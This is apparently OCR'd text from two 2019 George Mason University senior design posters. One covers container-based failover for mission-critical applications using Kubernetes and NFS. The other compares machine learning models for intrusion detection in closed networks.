
- **Kubernetes**
  - Orchestrate Method 2
  - Have a master for configuration and deploying our application onto worker nodes
  - Have an underlying NFS server for data persistence across all nodes/pods
  - As nodes/pods fail or get deleted, Kubernetes will schedule new pods onto other available worker automatically without any human intervention.
  - Data will persist as all deployments will be using an NFS persistent volume claim that'll map the data into one central location




Web Interface

-Web Interface Architecture

- User starts off sequence
- Server sends out requests to docker method
- CPU utilization is gathered
- Docker method handles the transfer



Web Interface Cont.



Command Center

Perspecta Senior Design

Transfer Complete! New Host: 192.168.0.4

Infected System IP

192.168.0.13

Healthy System IP

192.168.0.4

Conclusion

The focus of this project is to **minimize risk while maintaining optimal performance, availability and minimal cost in the use of mission-critical applications**. Through the use of containerization, automation and orchestration technologies this can be implemented to efficiently and securely achieve this functionality. The methods provided are all proven to be working in environments similar to Perspecta's. We provided a thorough report detailing all three methods along with how to implement them, and the pros and cons of each method. As mentioned earlier, Perspecta is going to use this product on behalf of the United States Department of Defense, and due to the nature of their work that Perspecta is going to apply their method of choice to, we were unable to assist with the actual implementation of the methods.

References

[1] R. Morabito, "Power Consumption of Virtualization Technologies: An Empirical Investigation," 2015 IEEE/ACM 8th International Conference on Utility and Cloud Computing (UCC), Limassol, 2015, pp. 522-527.

[2] J. Zhang, X. Lu and D. K. Panda, "Performance Characterization of Hypervisor-and Container-Based Virtualization for HPC on SR-IOV Enabled InfiniBand Clusters," 2016 IEEE International Parallel and Distributed Processing Symposium Workshops (IPDPSW), Chicago, IL, 2016, pp. 1777-1784.

[3] A. M. Joy, "Performance comparison between Linux containers and Virtual machines," Computer Engineering and Applications (ICACEA), 2015 International Conference on Advances in, Ghaziabad, 2015, pp. 342- 346.

[4] W. Felter, A. Ferreira, R. Rajamony and J. Rubio, "An updated performance comparison of virtual machines and Linux containers," Performance Analysis of Systems and Software (ISPASS), 2015 IEEE International Symposium on, Philadelphia, PA, 2015, pp. 171-172.

Machine Learning Frameworks and Tools for Cyber Security in a Closed Network

Customer: Ronald Dostie (Progeny Systems)
Subject-Matter Expert: Scott Lewis
Giri Apurada, Frank McKee, Ben Nikolich, Kathryn Zurowski

Purpose

One of the most challenging problems in cybersecurity is creating tools that:

- Detects malicious activity within a network
- Alerts users of possible intrusions while it flags those events
- Creates a baseline of anomaly detection

This project addresses this challenge by integrating machine learning frameworks into the intrusion detection process. Machine Learning provides a unique opportunity to create adaptive algorithms and more sophisticated pattern recognition to automated the detection process.

Methodology

The team selected four models to test and refine:

- Text Clustering
- Deep Learning
- Logistic Regression
- K-means Clustering

These models were tested on a dataset that most closely aligned with the project's goals. This dataset came from a red team exercise conducted by the United States Military Academy at West Point and the National Security Administration. The team relied partly on GMU's Argo Cluster (Figure 1) for heavier computations in the second half of the project.

Figure 1

Results

The team has selected two models as recommendations for use based on testing: **Text Clustering**, **Logistic Regression**. In addition to these models, the team recommends utilizing multiple framework in series to maximize the effectiveness of each.

Below are the results for all four models chosen for testing. The following images are graphical representations of each model:

Text Clustering

Effectively classified large amounts of traffic as legitimate, but had a **very high false positive** rate for identifying malicious traffic.




Figure 2

Deep Learning

The team was **unable to fully deploy** a Deep Learning Autoencoder Model due to heavy reliance on large volumes of robust data, increased execution time, and other reasons.




Figure 4

Logistic Regression

Shows some promise, as the model fit score is **0.8125 out of 1.0** for a Perfect Fit Score. This is far from conclusive, as further testing will be required to improve this score.




Figure 3

K-Means Clustering

The model placed the data points into one of two groups ("normal" or "malicious"), but had a **high rate or misclassification**, however, with more time and refinement this model could be used in the future.




Figure 5

Conclusion

This research effort has shown the potential of deploying Machine Learning techniques in Closed Networks for Cyber Security.

Our goal was to determine which frameworks would be suitable for use in cyber security implementations. We have identified two frameworks that show potential:

- **Text Clustering**
- **Logistic Regression**

We believe that with continued testing, they can be effective in detecting anomalous events in a closed network. Further research should continue to improve these models and integrate them into commercial intrusion detection products.

Acknowledgements

We would like to thank Progeny Systems for assistance in this project. We appreciate the time and effort from our SME Scott Lewis. Special thanks to Dr. Peggy Brouse, Gino Manzo, and Rock Sabetto for helping provide this opportunity. This project utilized computing resources provided by the George Mason University Office of Research Computing.

References

Figure 1 - http://wiki.orc.gmu.edu/index.php/About_ARGO
Figure 2 - https://en.wikipedia.org/wiki/Cluster_analysis
Figure 3 - https://towardsdatascience.com/logistic-regression-detailed-overview-46c4da4303bc
Figure 4 - https://towardsdatascience.com/applied-deep-learning-part-1-artificial-neural-networks-d7834f67a4f6
Figure 5 - https://rpubs.com/cyobero/k-means

Date: May 2, 2019